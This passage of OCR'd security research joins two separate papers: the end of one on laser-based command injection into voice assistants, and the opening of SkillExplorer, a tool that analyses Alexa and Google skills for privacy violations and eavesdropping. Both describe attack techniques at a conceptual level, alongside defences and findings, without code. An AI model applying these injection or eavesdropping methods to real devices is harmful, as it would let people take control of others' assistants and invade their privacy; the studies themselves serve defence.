As discussed in Section 6.2, an additional layer of authentication can be effective at somewhat mitigating the attack. Alternatively, in case the attacker cannot eavesdrop on the device's response (for example since the device is located far away behind a closed window), having the VC system ask the user a simple randomized question before command execution can be an effective way to prevent the attacker from obtaining successful command execution. However, note that adding an additional layer of interaction often comes at a cost of usability, limiting user adoption.

Next, manufacturers can attempt to use sensor fusion techniques [38] in the hopes of detecting light-based command injection. More specifically, voice assistants often have multiple microphones, which should receive similar signals due to the omnidirectional nature of sound propagation. Meanwhile, when the attacker uses a single laser, only one microphone receives a signal while the others receive nothing. Thus, manufacturers can attempt to mitigate the attack presented in this paper by comparing signals from multiple microphones, ignoring injected commands using a single laser. However, attackers can attempt to defeat such comparison countermeasures by simultaneously injecting light to all the device's microphones using multiple lasers or wide beams, see Section 6.5. We leave this task of implementing such defenses and investigating their security properties to future work.

Finally, LightCommands are very different compared to normal audible commands. For sensor-rich devices like phones and tablets, sensor-based intrusion detection techniques [39] can potentially be used to identity and subsequently block such irregular command injection. We leave further exploration of this direction to future work.

7.2 Hardware-Based Approach

It is possible to reduce the amount of light reaching the microphone's diaphragm using a barrier or diffracting film that physically blocks straight light beams, while allowing sound waves to detour around it. Performing a literature review on proposed microphone designs, we have found several such suggestions, mainly aimed to protect microphones from sudden pressure spikes. For example, the designs in Figure 14 have a silicon plate or movable shutter, both of which eliminate the line of sight to the diaphragm [40]. It is important to note however, that such barriers should be opaque to all light wavelengths (including infrared and ultraviolet), preventing the attacker from going through the barrier using a different colored light. Finally, a light-blocking barrier can be also implemented at the device level, by placing a non-transparent cover on top of the microphone hole, which attenuates the amount of light hitting the microphone.




Figure 14: Designs of MEMS microphone with light-blocking barriers [40]

7.3 Limitations

Hardware Limitations. Being a light-based attack, LightCommands inherits all the limitations of light-related physics. In particular, LightCommands assumes a line-of-sight threat model and does not properly penetrate opaque obstacles which might be penetrable to sound. Thus, even if attacking fabric-covered devices is sometimes possible (Section 5.2, Google Home Mini), we believe that for fabric-covered microphones' ports, the thickness of the cover can prevent successful attacks (e.g., in the case of Apple Homepods). We leave the analysis of such scenarios to future work.

In addition, unlike sound, LightCommands requires careful aiming and line of sight access. In our experiments, we show how to partially overcome this limitation by using a telescope to remotely determine the assistant type and location of the microphones from the device's appearance.

Finally, while line of sight access is often available for smart speakers visible through windows, the situation is different for mobile devices such as smart watches, phones and tablets. This is since unlike static smart speakers, these devices are often mobile, requiring an attacker to quickly aim and inject commands. When combined with the precise aiming and higher laser power required to attack such devices, successful LightCommands attacks might be particularly challenging. We thus leave the task of systematically exploring such devices to future work.

Liveness Test and Continuous Authentication. Unlike some other injection attacks, LightCommands' threat model and lack of proper feedback channels make it difficult for the attacker to pass any sorts of liveness checks or continuous authentication methods. These can be as primitive as asking a user simple questions before performing a command, or as sophisticated as using data from different microphones [41, 42, 43], sound reflections [44], or other sensors [45] to verify that the incoming commands were indeed spoken by a live human. We leave the task of implementing such defenses in deployed VC systems as an avenue for future works.

8 Conclusions and Future Work

In this paper we presented LightCommands, which is an attack that uses light to inject commands into voice-controllable systems from large distances. To mount the attack, we transmit light modulated with an audio signal, which is con-

verted back to audio within the microphone. We demonstrated LightCommands on many commercially-available voice-controllable systems that use Siri, Portal, Google Assistant, and Alexa, obtaining successful command injections at a distance of more than 100 meters while penetrating clear glass windows. Next, we highlight deficiencies in the security of voice-controllable systems, which leads to additional compromises of third-party hardware such as locks and cars.

Better understanding of the physics behind the attack will benefit both new attacks and countermeasures. In particular, we can possibly use the same principle to mount other acoustic injection attacks (e.g., on motion sensors) using light. In addition, heating by laser can also be an effective way of injecting false signals to sensors.

9 Acknowledgments

We thank John Nees for advice on laser operation and laser optics. This research was funded by JSPS KAKENHI Grant #JP18K18047 and #JP18KK0312, by DARPA and AFRL under contracts FA8750-19-C-0531 and HR001120C0087, by NSF under grants CNS-1954712 and CNS-2031077, gifts from Intel, AMD, and Analog Devices, and an award from MCity at the University of Michigan.

References

[1] W. Diao, X. Liu, Z. Zhou, and K. Zhang, "Your voice assistant is mine: How to abuse speakers to steal information and control your phone," in *Workshop on Security and Privacy in Smartphones & Mobile Devices*, 2014.

[2] Y. Jang, C. Song, S. P. Chung, T. Wang, and W. Lee, "A11y attacks: Exploiting accessibility in operating systems," in *ACM CCS*, 2014.

[3] N. Carlini, P. Mishra, T. Vaidya, Y. Zhang, M. Sherr, C. Shields, D. Wagner, and W. Zhou, "Hidden voice commands." in *USENIX Security*, 2016.

[4] G. Zhang, C. Yan, X. Ji, T. Zhang, T. Zhang, and W. Xu, "DolphinAttack: Inaudible voice commands," in *ACM CCS*, 2017.

[5] N. Roy, H. Hassanieh, and R. Roy Choudhury, "Backdoor: Making microphones hear inaudible sounds," in *MobiSys*, 2017.

[6] N. Roy, S. Shen, H. Hassanieh, and R. R. Choudhury, "Inaudible voice commands: The long-range attack and defense," in *NSDI*, 2018.

[7] X. Yuan, Y. Chen, Y. Zhao, Y. Long, X. Liu, K. Chen, S. Zhang, H. Huang, X. Wang, and C. A. Gunter, "CommanderSong: A systematic approach for practical adversarial voice recognition," in *USENIX Security*, 2018.

[8] T. Vaidya, Y. Zhang, M. Sherr, and C. Shields, "Cocaine noodles: exploiting the gap between human and machine speech recognition," *USENIX WOOT*, 2015.

[9] M. M. Cisse, Y. Adi, N. Neverova, and J. Keshet, "Houdini: Fooling deep structured visual and speech recognition models with adversarial examples," in *Advances in neural information processing systems*, 2017.

[10] L. Song and P. Mittal, "Inaudible voice commands," *arXiv preprint arXiv:1708.07238*, 2017.

[11] D. Kumar, R. Paccagnella, P. Murley, E. Hennenfent, J. Mason, A. Bates, and M. Bailey, "Skill squatting attacks on Amazon Alexa," in *USENIX Security*, 2018.

[12] N. Zhang, X. Mi, X. Feng, X. Wang, Y. Tian, and F. Qian, "Understanding and mitigating the security risks of voice-controlled third-party skills on amazon alexa and google home," *arXiv preprint arXiv:1805.01525*, 2018.

[13] Y. Son, H. Shin, D. Kim, Y.-S. Park, J. Noh, K. Choi, J. Choi, and Y. Kim, "Rocking drones with intentional sound noise on gyroscopic sensors," in *USENIX Security*, 2015.

[14] C. Yan, W. Xu, and J. Liu, "Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle," *DEFCON*, 2016.

[15] T. Trippel, O. Weisse, W. Xu, P. Honeyman, and K. Fu, "WALNUT: waging doubt on the integrity of MEMS accelerometers with acoustic injection attacks," in *IEEE European Symposium on Security and Privacy*, 2017.

[16] S. Nashimoto, D. Suzuki, T. Sugawara, and K. Sakiyama, "Sensor CON-Fusion: Defeating kalman filter in signal injection attack," in *ASIA CCS*, 2018.

[17] C. Bolton, S. Rampazzi, C. Li, A. Kwong, W. Xu, and K. Fu, "Blue note: How intentional acoustic interference damages availability and integrity in hard disk drives and operating systems," in *IEEE S&P*, 2018.

[18] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl, "Remote attacks on automated vehicles sensors: Experiments on camera and LiDAR," *Black Hat Europe*, 2015.

[19] J. Petit and S. E. Shladover, "Potential cyberattacks on automated vehicles," *IEEE Transactions on Intelligent Transportation Systems*, vol. 16, no. 2, pp. 546–556, 2015.

[20] H. Shin, D. Kim, Y. Kwon, and Y. Kim, "Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications," in *CHES*, 2017.

[21] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao, "Adversarial sensor attack on lidar-based perception in autonomous driving," in *ACM CCS*, 2019.

[22] Y.-S. Park, Y. Son, H. Shin, D. Kim, and Y. Kim, "This ain't your dose: Sensor spoofing attack on medical infusion pump." in *USENIX WOOT*, 2016.

[23] A. S. Uluagac, V. Subramanian, and R. Beyah, "Sensory channel threats to cyber physical systems: A wake-up call," in *IEEE Conference on Communications and Network Security*, 2014.

[24] D. H. Habing, "The use of lasers to simulate radiation-induced transients in semiconductor devices and circuits," *IEEE Transactions on Nuclear Science*, vol. 12, no. 5, pp. 91–100, 1965.

[25] S. P. Skorobogatov and R. J. Anderson, "Optical fault induction attacks," in *CHES*, 2002.

[26] D. Karaklajić, J. Schmidt, and I. Verbauwhede, "Hardware designer's guide to fault attacks," *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, vol. 21, no. 12, pp. 2295–2306, 2013.

[27] J.-M. Dutertre, J. J. Fournier, A.-P. Mirbaha, D. Naccache, J.-B. Rigaud, B. Robisson, and A. Tria, "Review of fault injection mechanisms and consequences on countermeasures design," in *International Conference on Design & Technology of Integrated Systems in Nanoscale Era*, 2011.

[28] IEC System of Conformity Assessment Schemes for Electrotechnical Equipment and Components, "IEC 60825-1:2014 safety of laser products - part 1: Equipment classification and requirements." [Online]. Available: www.iecee.org/index.htm

[29] U.S. Dept. HHS, FDA, CDRH, "Laser products – conformance with IEC 60825-1 ed. 3 and IEC 60601-2-22 ed. 3.1 (laser notice no. 56) guidance for industry and food and drug administration staff." [Online]. Available: www.fda.gov/media/110120/download

[30] S. M. Goldwasser and B. Edwards, "Hidden menace: Recongnizing and controlling the hazards posed by smaller and lower power lasers," www.repairfaq.org/sam/laser/ILSC_2011-1303.pdf, 2011, accessed: 2019-08-20.

[31] Thorlabs, "Laser diode controller - ldc200c series operation manual." [Online]. Available: www.thorlabs.com/drawings/6fc52e67fcedcf58-A5E806E4-C8BE-575F-38C0746916067A53/LDC205C-Manual.pdf

[32] S. Manohar and D. Razansky, "Photoacoustics: a historical review," *Advances in Optics and Photonics*, vol. 8, no. 4, pp. 586–617, 2016.

[33] A. G. Bell, "Upon the production and reproduction of sound by light," *Journal of the Society of Telegraph Engineers*, vol. 9, no. 34, pp. 404–426, 1880.

[34] R. M. Sullenberger, S. Kaushik, and C. M. Wynn, "Photoacoustic communications: delivering audible signals via absorption of light by atmospheric H2O," *Opt. Lett.*, vol. 44, no. 3, pp. 622–625, 2019.

[35] IFIXIT, "Google home mini teardown," www.ifixit.com/Teardown/Google+Home+Mini+Teardown/102264, accessed: 2019-08-25.

[36] NaturalSoft Ltd., "Naturalreader," www.naturalreaders.com, accessed: 2019-08-25.

[37] N. Melena, N. Neuenfeldt, A. Slagel, M. Hamel, C. Mackin, and C. Smith, "Covert IR-laser remote listening device," The University of Arizona Honors Thesis repository.arizona.edu/handle/10150/244475, accessed: 2019-08-20.

[38] D. Davidson, H. Wu, R. Jellinek, T. Ristenpart, and V. Singh, "Controlling UAVs with sensor input spoofing attacks," in *USENIX WOOT*, 2016.

[39] A. K. Sikder, H. Aksu, and A. S. Uluagac, "6thsense: A context-aware sensor-based attack detector for smart devices," in *USENIX Security*, 2017.

[40] Z. Wang, Q. Zou, Q. Song, and J. Tao, "The era of silicon MEMS microphone and look beyond," in *International Conference on Solid-State Sensors, Actuators and Microsystems*, 2015.

[41] L. Zhang, S. Tan, J. Yang, and Y. Chen, "Voicelive: A phoneme localization based liveness detection for voice authentication on smartphones," in *ACM CCS*, 2016.

[42] L. Zhang, S. Tan, and J. Yang, "Hearing your voice is not enough: An articulatory gesture based liveness detection for voice authentication," in *ACM CCS*, 2017.

[43] L. Lu, J. Yu, Y. Chen, H. Liu, Y. Zhu, Y. Liu, and M. Li, "Lippass: Lip reading-based user authentication on smartphones leveraging acoustic signals," in *IEEE INFOCOM 2018*, 2018.

[44] L. Lu, J. Yu, Y. Chen, H. Liu, Y. Zhu, L. Kong, and M. Li, "Lip reading-based user authentication through acoustic sensing on smartphones," *IEEE/ACM Transactions on Networking*, vol. 27, pp. 447–460, 2019.

[45] H. Feng, K. Fawaz, and K. Shin, "Continuous authentication for voice assistants," in *ACM MobiCom*, 2017.

SkillExplorer: Understanding the Behavior of Skills in Large Scale

Zhixiu Guo[1,2], Zijin Lin[1,2], Pan Li[1,2], and Kai Chen*[1,2]

[1]*SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, China*
[2]*School of Cyber Security, University of Chinese Academy of Sciences, China*

Abstract

Smart speakers have been popularly used around the world recently, mainly due to the convenience brought from the virtual personal assistant (VPA) which offers interactive actions through the convenient voice commands from users. Besides the built-in capabilities, VPA services can be further extended by third-party developers through skills. Similar to smartphone applications on Android and iOS markets, skills are also available on markets (e.g., Amazon, Google), attracting users together with malicious developers. Recent researches discover that malicious developers are able to route users' requests to malicious skills without users' consent by creating skills with similar names of legitimate ones. However, to the best of our knowledge, there is no prior research that systematically explores the interaction behaviors of skills, mainly due to the challenges in handling skills' inputs/outputs which are in the form of natural languages. In this paper, we propose the first systematic study on behaviors of skills, which is achieved by a suite of new grammar-based techniques including utterance extraction, question understanding, and answer generation specifically designed for skills. We build an interactive system called *SkillExplorer* and analyze 28,904 skills from the Amazon market and 1,897 actions from the Google market. Among these skills, we find that 1,141 skills request users' private information without following developer specifications, which are actually demanded by markets. 68 skills continue to eavesdrop users' private conversations, even after users have sent the command to stop them.

1 Introduction

Smart speakers have been widely used around the world recently, mainly due to the convenience brought from the integrated virtual personal assistant (VPA) that offers interactive actions. Merely through voice commands of users, the VPA can be activated and respond to users' commands such as providing information like weather and news, playing music, making phone calls, and even controlling other smart devices such as smart lights and thermostats. Besides the built-in capabilities, VPA services can be further enhanced through ecosystems offered by their providers, where third-party developers can teach VPAs new *abilities* (called *skills* by Amazon or *actions* by Google[1]). Through such skills, users' activities can be extended such as placing orders, communicating in social networks, and playing games, which attract tens of millions of users, and in turn attract more developers. According to a recent report [1], over 100,000 skills are on the Amazon market, which is 20,000 more than the number at the beginning of 2019; and over 19,000 actions are on the Google market [2]. However, with the rapid development of skills, dangerous skills also appear. According to recent studies [26, 35, 36], some skills can route users' requests to malicious applications without their consent by creating skills with similar names of legitimate ones (e.g., the same or similar pronunciation but different spellings of skill names, like "Full Moon" v.s. "Four Moon").

Although the invocation of skills is recently studied to locate dangerous skills, less is understood about the contents provided by skills, or the *behaviors* of a skill. Actually, dangerous skills may eavesdrop users' privacy or even monitor users' conversations infinitely [26]. For example, according to a recent report [3], an attacker can create a malicious skill to read an unpronounceable sequence. During this period, the speaker remains silent but still active, which allows the malicious skill to fully capture users' conversations. Even more, the malicious skill can pass through the strict vetting process of Amazon and Google, and is ready on the store waiting for victim users. To the best of our knowledge, there is no prior research to systematically explore the behaviors of skills, mainly due to the following challenges.

Challenges. C1: *Fully black-box*. Different from exploring behaviors of an application (e.g., an x86 binary with or with-

*Corresponding author.

[1]In this paper, we use *skills* to describe the abilities including Google's actions.

out source code, or an Android application), a skill is a kind of web services, which is fully black-box to the analyzer. What the analyzer can only do is to send inputs to the skill and observe its responses. No inner states of the skill could be gained to facilitate the analysis process. As a result, it is hard to determine whether the behaviors of a skill have been fully explored. Sometimes, even if an input is accepted by a skill and a valid answer is given, it seems difficult to tell whether another input can trigger different behaviors of the skill. Also, without the complete understanding of the inner states of a skill (e.g., branches), it seems impossible to optimize the strategy to explore a skill's behaviors.

C2: *Inputs/outputs of skills are in the form of natural languages.* To explore the behaviors of a skill, the analyzer should understand the questions from skills and sort out certain answers in natural languages. The validity of inputs (i.e., answers in natural languages) is self-designed by various developers, which means that the generated inputs should be consistent with the designs of specific skills. Even for similar questions from different skills, the generated answers may be quite diverse. A conversational system (e.g., a chatbot) could be one of solutions to explore the behaviors of skills. However, the questions may not be well understood by existing conversational systems. For example, *"To check out our new features, try saying what's new or help."*, the famous chatbot *Mitsuku* [4] will answer *"The obvious one"*. Besides the problem of understanding questions, generating valid answers is also highly challenging.

Our approach. To understand the skills in the markets, we develop a novel technique called *SkillExplorer* to explore the behaviors of a given skill and identify the suspicious ones. A suite of grammar-based approaches are designed to solve the unique problems encountered where natural language is the sole way for communication, including generating the initial input, understanding the questions (i.e., outputs) from skills, and generating the valid inputs. Besides, to make the inputs be able to trigger various behaviors of skills, we build a knowledge database containing multiple personal profiles that are automatically collected from the Internet. The full process of exploration is recorded and further utilized to increase efficiency.

Specifically, to initialize the dialog with a given skill, the first input should be carefully chosen. Based on the observation that the developer usually gives sample inputs (called sample utterances) on the introduction page of the skill in the market, hoping her skill to be easy to use, SkillExplorer analyzes the introduction page and extracts suitable inputs to initialize the dialog. After the target skill receives the initial input and gives the outputs, SkillExplorer will parse the outputs (questions) and further classify them into five basic types including *Yes/No questions*, *Instruction questions*, *Selection questions*, *Wh questions* and *Mix questions*. For some types (e.g., the question like *"To check out our new features, try saying what's new."*), the afterward valid responses can be extracted directly from the questions (referred to as *explicit* questions); while for other questions like *"What's your phone number?"* (referred to as *implicit* questions), the answers cannot be directly extracted. In particular, for the explicit questions, SkillExplorer enumerates all the valid answers from the corresponding questions and feeds them to the skill; for the implicit questions, SkillExplorer identifies those related to privacy and chooses suitable answers from a knowledge database which is pre-built by collecting different users' profiles from the Internet. In this way, by continuously repeating the procedures of parsing questions and answering, SkillExplorer can communicate with the target skill, and further to explore its behaviors. After the behaviors are explored, we will further check whether the questions from the target skill can impact users' privacy. Note that, to increase the efficiency of behavior exploration, we design an *i-tree* to record the status of exploration and let SkillExplorer quickly execute a branch question.

Findings. Benefit from the automatic exploration, we are able to analyze the behaviors of 30,801 skills (28,904 from the Amazon market in America and 1,897 actions from the Google market), whose scale has never been achieved before. Such a large-scale analysis gives us a unique chance to understand the behaviors of skills and their developers. From the results, we find 1,141 skills request users to provide personal information (e.g., mobile phone number, name, address, etc.) without following developer specifications (e.g., different from their claims in privacy policy pages or without configuring permissions, etc.). We also find that 68 skills continue to eavesdrop user's private conversations after users send commands to stop them.

Contributions. The contributions of the paper are as follows:

• *A systematic study on skills' behaviors on a large scale.* We propose the first systematic study on the behaviors of skills, which is achieved by a suite of new *grammar-based* techniques including utterances extraction, question understanding, and answer generation specifically designed for skills. The techniques have evaluated 28,904 skills from the Amazon market and 1,897 actions from the Google market, a scale that has never been achieved before for analyzing skills' behaviors.

• *New findings.* Besides a good number of suspicious skills found in our study, we also have the unique chance to observe the suspicious behaviors of skills on a large scale, and together with the understanding of their developers. Such understandings could not only help the administrators of the markets for better vetting skills but also shed new lights to develop new techniques to efficiently detect malicious skills[2].

[2]We have sent our verified findings to the markets and are waiting for their response.

2 Background

2.1 Skill and Restrictions in Development

Skill and the ecosystem. The VPA is a software agent that provides services for a human individual by following his voice commands. Especially, with the rapid development of IoT devices such as smart speakers (e.g., Alexa Echo, Google Home), VPAs are popularly integrated into these devices for better user experience in controlling. Besides the built-in functionalities offered by the VPAs, the capabilities can be further extended through the ecosystem offered by their providers, which are called skills by Amazon (or actions by Google). Actually, the providers encourage third-party developers to build their own skills, serving as add-on functionalities to VPAs, just like the ecosystem of mobile applications (e.g., Android markets and the Apple market). Similarly, developers publish their skills on the market, including the invocation names, authors, descriptions, etc. For users, they ask their smart speakers to request services from skills. For example, as shown in Figure 1, a user asks "*Alexa, ask Plan My Trip to plan a trip from Seattle to Portland on Friday*". Alexa will send the audio stream to its cloud server Amazon Web Services (AWS) to parse the audio and determine the most suitable skill to respond to the request. In this case, the skill *"Plan My Trip"* is explicitly invoked and will receive the user's request in texts parsed by AWS. Then it generates the answer and sends it back to Alexa, which will speak out the answer at the user's side. The user can also request services from skills in an implicit way. For example, he can say something like "*Alexa, i want to visit Portland*" and Alexa will choose the most suitable skill that fulfills the request.

Although skills are very close to mobile applications, they have essential differences. One main difference is the way to request the services: voice commands for skills and click operations for mobile apps. The second difference is that users do not need to install skills on smart speakers (instead, they use a combination of phrases and invocation name supported by the Alexa service such as saying "Alexa, open XXX" to automatically enable a skill).



Figure 1: Overall workflow of interacting with skills

Restrictions in development. When a developer publishes a skill, he must follow the rules provided by the markets (e.g., Amazon or Google), which is also similar to publishing mobile applications. For Amazon, the basic information which he should provide includes invocation name, a cloud-based service, intents, and sample utterances. Details are shown in Appendix A. For example, the skill *"Plan My Trip"* has an invocation name *"plan my trip"*. It uses the AWS Lambda cloud to execute the user's requests. Intent *"PlanMyTrip"* is used to fulfill requests such as the utterance *"Alexa, ask Plan My Trip to plan a trip from Seattle to Portland on Friday"*. Besides the basic information, the developer must also follow some restrictions from the markets. Especially, if a skill requests personal information, it should provide the privacy policy link to Amazon [5]. The markets have their requirements for privacy policies which describe the outline of collected information from users and ways to use and share them. During the developing process, Amazon stipulates that if a skill wants to obtain users' information such as the name, phone number, email, home address, and so on, it must include a link to the privacy policy that applies to the skill. It also needs to configure permissions so that when users enable this skill, they can agree or deny authorization to provide such information to the skill [6]. Such fulfillment will be carefully checked by the markets before releasing the skill to the public.

2.2 Researches on the Security of Skill

Until very recently, only a few researches have been carried on skills, which are mainly limited to the invocation mechanism of skills. KUMAR et al. [26] and Zhang et al. [35] find that a malicious skill could be mistakenly invoked by a user without her consent due to similar pronunciations between the skill and the legitimate ones (e.g., "Boil an Egg" v.s. "Boyle an Egg"). Zhang et al. [36] find that the natural language understanding's classifier of a VPA could divert a user's request to a malicious skill due to improper semantic interpretation of the request. In October 2019, researchers from SR Labs implement two attacks on VPAs [3]. One is to develop a malicious skill to camouflage as the VPA, asking for users' private information such as their password. The other attack is to let a malicious skill eavesdrop users' conversation, even if it has received users' voice command to exit. We also identify such a situation and find that 68 skills having similar behaviors are still alive in the Amazon market, which has not been discovered before.

2.3 Conversational System

To explore the behaviors of a skill, one may consider using conversational AI systems. However, current conversational AI systems are not suitable for this task. According to a recent survey [25], there are three types of existing conversational systems. QA agents are often used to answer domain-specific questions or to search for answers from open knowledge systems (e.g., Wikipedia). Task-oriented dialogue agents are used to perform a series of tasks or services for users such as business trip planning whose input content needs to meet a certain format to be understood. A chatbot's response content is usually a combination of statistical methods and manual components. There is no standard content format because it

is for communication with people. However, the questions from skills are various. Simply seeking answers from open knowledge sources may not deliver understandable answers to skills. Actually, a skill is usually designed to make conversations easy for users. So the expected answers from human users are usually simple but limited to a certain range. We design an efficient approach to correctly answer the questions from skills and make the conversation continue for behavior exploration.

3 Explore Skills' Behaviors

In this section, we first give an overview (Section 3.1) of SkillExplorer to explore behaviors of skills, followed by the detailed design of each component (Section 3.2 to 3.5). Then we give our implementation (Section 3.6) and evaluate SkillExplorer (Section 3.7).

3.1 Overview

As mentioned previously, different from a traditional conversational system, inputs for skills should be in specified forms expected by various developers. Thus, besides understanding the questions given by skills, the answers should also be carefully prepared to continue conversations. In this paper, we design an interactive framework called *SkillExplorer* to explore skills' behaviors. A suite of grammar-based approaches are designed to solve the unique problems encountered. As shown in Figure 2, the main procedures include utterances extraction, question understanding, answers generation, and skill exploration.

Specifically, utterances extraction is designed to initialize the first input to a target skill. As there is no question given by the skill at this stage, to generate an acceptable input, extra information should be provided. After the first input is generated and fed to the skill, it will feed back the output. Then SkillExplorer parses the output and further classifies it into five types. Further, SkillExplorer generates answers according to these types. Note that, for some questions related to users' profiles, SkillExplorer prepares different answers according to a knowledge database which is prepared by collecting different users' profiles from the Internet. In the end, skill exploration continues to analyze questions and generate answers, exploring the behaviors of the target skill. The conversations are stored for SkillExplorer to check whether users' privacy is impacted.

Example. Below, we give an example to detail the process. Take the skill *"The Washington Post"* as an example. Firstly, we obtain the basic information from its web page, including 12 items such as the skill name "The Washington Post", author "Washington Post Company", invocation name "washington post", utterance corpus, etc. Particularly, the utterance corpus contains *"Alexa, open Washington Post"*, *"Alexa, ask Washington Post for politics"* and *"Alexa, ask Washington Post for Post Reports"*. SkillExplorer uses the three utterances to start the interaction with the skill. Here, suppose we feed *"Alexa, open Washington Post"* to the skill, which will further return an output *"Welcome to The Washington Post. We have three daily shows. Just ask me for news, politics, or a story from history. What would you like to do?"*. Then, SkillExplorer parses the question and identify it as the type *Mix* question. Later, SkillExplorer generates corresponding answers *"news"*, *"politics*", *"a story"* to explore the three possible behaviors. Note that the three answers should be fed back to the skill one by one. Here, the keyword *"news"* is given, and the conversation continues until the end. In this process, SkillExplorer records the position of the branches and restarts the conversation from the beginning.




Figure 2: Framework of SkillExplorer

3.2 Utterances Extraction

In most cases, developers provide utterance samples in their skills' introduction pages in the markets. There is a standard place that the market requests developers to put utterance questions there for letting a human user understand how to use the skill. The position of the utterance questions can be located by using *"a2s-utterance-box-inner"* in the source code of the web-page, which is easy for SkillExplorer to extract.

Besides the standard position, we also find that some developers give instructions to users in descriptions. To extract the utterance there is very complicated since descriptions of skills are written by different developers with different writing habits. After manually analyzing 100 skills, we find that the utterances usually appear in double-quotes or the form of lists. This is easy to understand since developers also want the users to quickly identify the utterances for using their skills. Based on our analysis, only very few utterances are out of the scope (less than 1%).

For the utterances in double-quotes, we can directly use regular expressions to identify them. However, for utterance in lists, this approach does not work well since some developers put their company information or other contents in the lists, which may cause false positives. Further to increase the accuracy, we consider the number of sentences (S_n) and the length of the sentence (S_l) in one bullet in the list. Since more than one sentence in an utterance will be interrupted by the smart speakers, S_n will always be 1, which is also verified by analyzing over 200,000 utterances. Regarding S_l, in most

cases, developers will not use long utterances since too long sentences may make it difficult for users to understand or repeat. After analyzing over 200,000 utterances, we find the average length is 5 and the longest is 29. The distribution is shown in Appendix B. We select 15 as the threshold of S_l to identify utterances (the possibility of utterance with more than 15 words is 0.82%). Also, considering that utterances are listed in parallel in the list, if one bullet is not an utterance, all the sentences in the list should not be utterances.

3.3 Question Understanding

After the first utterance is sent to a skill, it will feed back an output, answering the question, or asking users for further commands. In this paper, we refer to the outputs given by the skill as "questions". SkillExplorer should understand these questions for continuing the conversation. Different from a traditional interactive system designed for interacting with users, skills are usually developed to finish some pre-defined tasks. As a consequence, the expected answers are in fixed forms specified by the developers so that the skills can precisely understand them before performing the tasks. However, the diversity of developers also makes their design in different forms. To understand diverse questions, we should divide questions into several types, and further generate answers according to their types.

One may use the classification of questions according to English linguistics, which divides questions into two types: Yes/No questions and Wh questions [7]. However, such classification is too rough for our interactive system. We take the following two questions as examples: *Q1: "...Just ask me for news, politics, or a story from history. What would you like to do?"* and *Q2: " What's your zip code?"* Although they are both Wh questions, users will answer them in different ways. For Q1, users will extract answers directly from the question, which is not suitable for answering Q2. Thus, instead of using the traditional way to classify questions, we interact with 10,000 randomly selected skills using the extracted utterances and collect the replies as the *Basic Corpus of Replies*. Then we manually analyze 2,000 randomly selected replies (i.e., questions) from the corpus. We find that the questions can be divided into five types according to the ways to generate answers.

Yes/No questions. The question of this type is an interrogative construction, and expects answers like *"yes"* or *"no"*. A Yes/No question usually has an auxiliary verb in front of the subject, which is also called subject-auxiliary inversion (SAI). It has two subtypes: *Inverted question (IQ)*, and *Tag question (TQ)*. An example of IQ is *"Are you going?"*, in which subject and the first verb in the verb phrase will be inverted if the verb is a modal or an auxiliary verb or with the verb *be* and *have*. TQ is a short question at the end of a sentence, which is often made up of a modal or helping verb and a subject pronoun. An example is *"You're going, aren't you?"*. Note that there is an Inverted Alternative Question (IAQ) such as *"Are you staying or going?"*, which looks quite like IQ, but it actually does not require a simple yes or no for an answer. We should exclude it from this type.

In order to identify Yes/No questions, we use *constituent-based parsing* which is popularly used in natural language processing to analyze questions. A constituency-based parse tree can represent a context-free grammatical structure of sentences. Non-terminals in the tree are types of phrases (tagged by part of speech labels), and leaves are words in the sentence. We focus on the tag "SQ", which represents either a Yes/No question, or the main clause of a wh-question, following the wh-phrase with tag "SBARQ" (direct question introduced by a wh-word or a wh-phrase, e.g., *"How can I help you?"*) [8]. Examples are shown in Figure 3 (more examples are shown in Appendix C). Thus, to identify Yes/No question through using the constituency-based parse tree, we first locate the tag "SQ", and then filter out those questions if "SQ" follows a W-tag (representing wh-phrase or wh-word). We should also filter the IAQ by checking whether there is a "CC" tag (representing the word "or").

For *TQ* type, it is a statement followed by a mini-question which has the form of "auxiliary verb + subject". We judge this kind of structure in a parse tree and extract the auxiliary verb (`be`, `do`, `have`, or a modal verb like `will`) with a subject. Considering that decisive questions often appear at the end, we only judge the last sentence[3].




Figure 3: An examples of constituency-based parse tree

Instruction questions. The questions of this type give users direct guidance on how to answer them. They are essentially similar to imperative sentences which transfer the guiding or suggestive information to users. In order to guide users to reply with the correct answer, the skill usually tells the user what to say by using the directive keywords (e.g., "say", "ask") in the sentence. For example, *"Welcome to the Reddit Notifier skill... just Say: Help me"*.

After manually analyzing questions in *Basic Corpus of Replies*, we find that over 96% of the instruction questions use "ask" and "say". One main reason is the samples given by Amazon [9,10] for developers to build skills, where "ask" and "say" are used. The two words are in line with user habits. To identify such a type, we first find *InstruTag* in the constituency-based parse tree including "VB" (Verb, base form), "VBG"

[3]Sometimes, we meet very short questions without an auxiliary verb or a modal verb. We still classify it as Yes/No questions. Such as "next news?".

(Verb, gerund or present participle), and "VBP" (Verb, non-3rd person singular present) and check whether there are some command words like "ask" and "say" (or their "-ing" form). In this way, we can determine whether the question is an Instruction question.

Selection questions. We refer to the questions containing multiple parallel answers as "Selection questions". Some former studies have a similar category, referring to the questions as "choice" [30] if the answers are connected by the keyword "or" (e.g., a question like *"...To get started, you can get a quote, listen to the daily briefing, or get an account summary."*). To identify such questions (referred to as Selection_CC), we try to find similar patterns in the constituency-based parse tree. The patterns should be with tag "CC" (Coordinating conjunction) that indicates the existence of Paratactic Structure in a sentence. We also include questions that need to be answered with serial marks into the selection question (such as *"1: high, 2: medium, 3: low. Choose one."*), which has three choices but no coordinating conjunction. To identify such questions (referred to as Selection_SC), we extract all numbers and single characters from the constituency-based parse tree, and then judge whether these numbers and letters are continuous.

